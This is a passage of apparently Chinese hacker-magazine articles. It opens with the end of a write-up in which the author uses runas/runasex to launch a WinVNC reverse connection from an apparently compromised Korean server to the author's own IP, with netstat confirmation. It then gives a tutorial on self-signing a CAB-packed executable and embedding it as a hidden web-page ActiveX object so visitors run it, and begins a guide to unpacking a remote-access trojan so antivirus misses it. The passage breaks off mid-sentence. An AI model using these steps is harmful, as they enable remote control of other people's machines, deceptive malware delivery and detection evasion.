百思不得其解，随手在本机输上VNC反连接的命令，看着远程计算机出现我的机器桌面，突然想到反连接不成功会不会跟这个有关系？是不是反连接需要系统某个用户的身份及其配置?使用Runas看看（允许用户用其他权限运行指定工具和程序，而不是用户当前登录提供的权限）。

```
  C:\WINNT\Systemm32>runas /profile /env /user:
FILE-PRINT\edu "winVNC -connect 222.
  65.110.236"
  runas /profile /env /user:FILE-PRINT\edu "winVNC
-connect 222.65.110.236"
  ……（看不懂的乱码）
  C:\WINNT\Systemm32>pulist | find "winVNC.exe"
  pulist | find "winVNC.exe"
  winVNC.exe       3104 NT AUTHORITY\SYSTEMM
```

利用Runas使用这台电脑的一个用户身份执行VNC反向连接失败，提示返回消息是韩文没有看懂，也没有继续追究下去，因为我又找到一个别的工具Runasex.exe。

```
  C:\WINNT\Systemm32>runasex edu edu winVNC "-
connect 222.65.110.**"
  runasex edu edu winVNC "-connect 222.65.110.**"
  winVNC Execute Successifully.
  C:\WINNT\Systemm32>netstat -an | find ":5500"
  netstat -an | find ":5500"
    TCP    211.232.169.**:2503    222.65.110.**:5500
ESTABLISHED
  Local
  C:\>netstat -an | find ":5500"
  netstat -an | find ":5500"
    TCP    0.0.0.0:5500           0.0.0.0:0
LISTENING
    TCP    10.0.0.100:5500        211.232.169.**:2503
ESTABLISHED
```

在我本机出现了期待已久的VNC远程连接界面，成功！

最后得出结论：WinVNC反连接的时候，必须要被执行一次，即系统有一个VNC的运行进程，反连接在此基础上运行才能成功；而且WinVNC的反连必须要以一个用户的身份来连接，System权限不可以启动WinVNC的反连。更多的功能还需要我们自己动手去实践，如有问题欢迎与我讨论。

"数字签名"自己做

——打造属于自己的在线工具及控件木马

文/图 icyfoxlovelace/冰狐浪子

现在网络上出现了很多在线工具，特别是一些所谓的"黑客"站点提供大量在线破解工具，用来突破网吧限制，为网友提供方便的同时大大提高了自己的访问量。我查看了一下这些在线工具网页，发现它们多是利用"tegoweb"这个让EXE在网页中运行的工具制作出来的，而这个工具是共享软件，有时间限制，还有一些是利用几个大点的安全站点或黑客站点提供的控件制作的，看着提示中显示别人的"数字签名"，你是不是觉得有点别扭？自己特想改改？如果你和我一样是个追求完美的人，请随我一起来做个自己的"数字签名"控件，让你的程序在网页中"飞"起来！当然，如果你有很多Money的话，花钱去证书颁发机构申请也未尝不可，但我很穷，而且我专做"好事"，只好自己做啦！

工具先行

1."数字证书"制作软件MakeCert

Makecert是微软出品的一个用来制作"数字签名"的软件，命令行界面，利用它可以轻松做出属于自己的个人"数字签名"，做出来的这个数字签名是不属于受信任证书的，但这并不影响使用。

2. CAB压缩软件包制作工具IEXPRESS

IEXPRESS是MAKECAB.EXE的GUI界面程序，用来把程序所需文件压缩打包为CAB格式，便于传输。当然，如果你的程序是一个独立的EXE文件，可以不需要用这个工具打包，但考虑到现在多数免费空间不支持EXE格式文件上传，建议打包，类似的工具还有命令行界面的Cabarc.exe。

3. 数字签名软件 Signcode

我们可以使用Signcode和自己的"数字证书"签署自己的软件，给软件加上数字签名，使其可以在网页中运行。

准备好了吗？下面就和我一起来打造属于自己的数字签名控件吧！

数字签名我来做

1. 制作"数字证书"

Makecert命令如下：

```
makecert -sv icyfox.pvk -n "CN=冰狐浪子" -ss My -r -b 01/01/1900 -e 01/01/9999
```

其中"-sv icyfox.pvk"意思是生成一个私匙文件"icyfox.pvk"；"-n "CN=冰狐浪子""中的"冰狐浪子"就是签名中显示的证书所有人的名字，记住要改为你自己的或你想要的名字；"-ss My"指定生成后的证书保存在个人证书中；"-r"意思是说证书是自己颁发给自己的；"-b 01/01/1900"指定证书的有效期起始日期，格式为"月/日/年"，最低为1900年；"-e 01/01/9999"指定证书的有效期终止日期，格式同上，至于其他命令暂时用不到，我也不多做介绍了。

在控制台命令提示状态输入上面的命令，出现如图1所示的界面。




图1

不需要填私匙密码吧？直接点"无"按钮就可以了，如果你喜欢麻烦就输入密码，并记住它。好，现在已经在目录下生成了你的私匙文件"icyfox.pvk"，但证书在哪里？别急，打开IE的"Internet选项"，切换到"内容"标签，看到"证书"按钮没？点击它，出现如图2所示的界面：

看见没？图2中那个截止日期为9999-1-1的"冰狐浪子"就是刚才自己生成的证书，把它"导出"为icyfox.cer，好啦，最重要的第一步已经完成。

2. 打包程序文件

首先建立Runexe.inf文件，内容如下：




图 2

```
[Version]
Signature=$CHICAGO$

[icyfox]
run=%EXTRACT_DIR%\icyfox.exe

[Setup Hooks]
icyfox=icyfox
```

记得要把上面的“icyfox.exe”改为你的程序名，然后运行IEXPRESS.EXE，选中“创建新的自解压缩指令文件”，进入下一步，选中“只创建压缩文件(ActiveX安装)”，把用到的程序，包括程序调用的DLL（如果有的话）添加进列表中，千万不要忘记把“runexe.inf”也添加进来，点下一步出现如图3所示的界面：




图 3

按照图3配置选项后，连续点击“下一步”，即可生成icyfox.CAB。

注：如果你的程序是单独的一个EXE文件，也可以省去本步骤。

3. 为icyfox.CAB签署数字签名

运行Signcode，选择Icyfox.cab，“签名选项”中的“签名类型”选“自定义(C)”，“从文件中选择”上面第一步导出的证书文件Icyfox.cer，再下一步的私匙选定第一步生成的Icyfox.pvk文件，然后进入描述，如图4所示。




图 4

小提示 图4中“描述(可选)”下的输入框中输入的文字在把程序嵌入网页中是会出现的，请你根据“个人爱好”写上相应的描述语句，这样，一个使用自己的“数字证书”签署的具有“数字签名”可以在网页中运行的程序就做好了。

4. 将程序嵌入网页

加入到网页中的代码如下(CS.HTM)：

```
<HTML><head>
<title>“数字签名”自己做之控件测试</title></head>
<BODY>
<OBJECT width=0 height=0 style="display:none;" TYPE="application/x-oleobject" CODEBASE="icyfox.CAB">
</OBJECT>
</BODY>
</HTML>
```

访问CS.HTM，就会出现如图5所示界面。





图 5

当访问者点击“是”按钮后，程序就会运行。这样的界面你还满意吗？这样的在线工具是不是既可方便网友，又显示出自己的个性？更重要的还可以给自己的主页增加人气，你还等啥？快去做吧！

适合读者	黑客工具爱好者，逆向爱好者
前置知识	汇编、脱壳
难度等级	高

文/图 icyfoxlovelace/冰狐浪子



杀毒软件能奈我何——网络神偷特征码修改实战

网络神偷不愧是一个专业级的远程文件访问工具，其操作简单，功能"专而精"，但诚如作者所言"一直以来，我们都秉承着免费的精神，为大家提供各种软件，但唯一不足的是目前很多杀毒软件都对网络神偷进行追杀，被冠以病毒之名！"，既然这样我也只好自己动手丰衣足食，做个免杀版本的网络神偷，也不用麻烦蔬莱大哥劳神给我们做个人版软件啦！

废话少说，从作者主页http://www.greenstuffsoft.net下载到"网络神偷 5.8 版"，看了下"Server.bud"（这个就是服务端，作者改了扩展名而已），发现修改日期是2003年10月3日，看来作者认为服务端做得已经比较成熟，好久都没更新服务端程序了！

脱UPX壳

用WinHex打开"Server.bud"（个人习惯，在逆向前我都喜欢先用WinHex查看一下），发现文件偏移000003DBh处的"1.08 UPX!"字样，还好作者没把紧接着版本后面的"0C 09 02 09"4个字节之后的24个字节修改掉。如果不知道其正确的数值，脱壳还真有点麻烦，这样就简单多了。首先我们把块名恢复，即把文件偏移000001F8h处的"text"改为"UPX0"，00000220h处的"data"改为"UPX1"，然后直接用"UPX -d Server.bud"命令脱壳（新手使用LoadPE修改块名更容易），脱壳后文件大小为56KB。

去除校验

运行网络神偷客户端的使用脱壳后的"Server.bud"生成服务端后，运行服务端并进行初步测试。奇怪？程序并没显示运行错误，但在任务管理器的进程列表里却没出现新的进程，系统目录下也没有产生新的文件，看来事情并没有想象中的如此简单。联想到自己刚才在"Server.bud"文件最后看

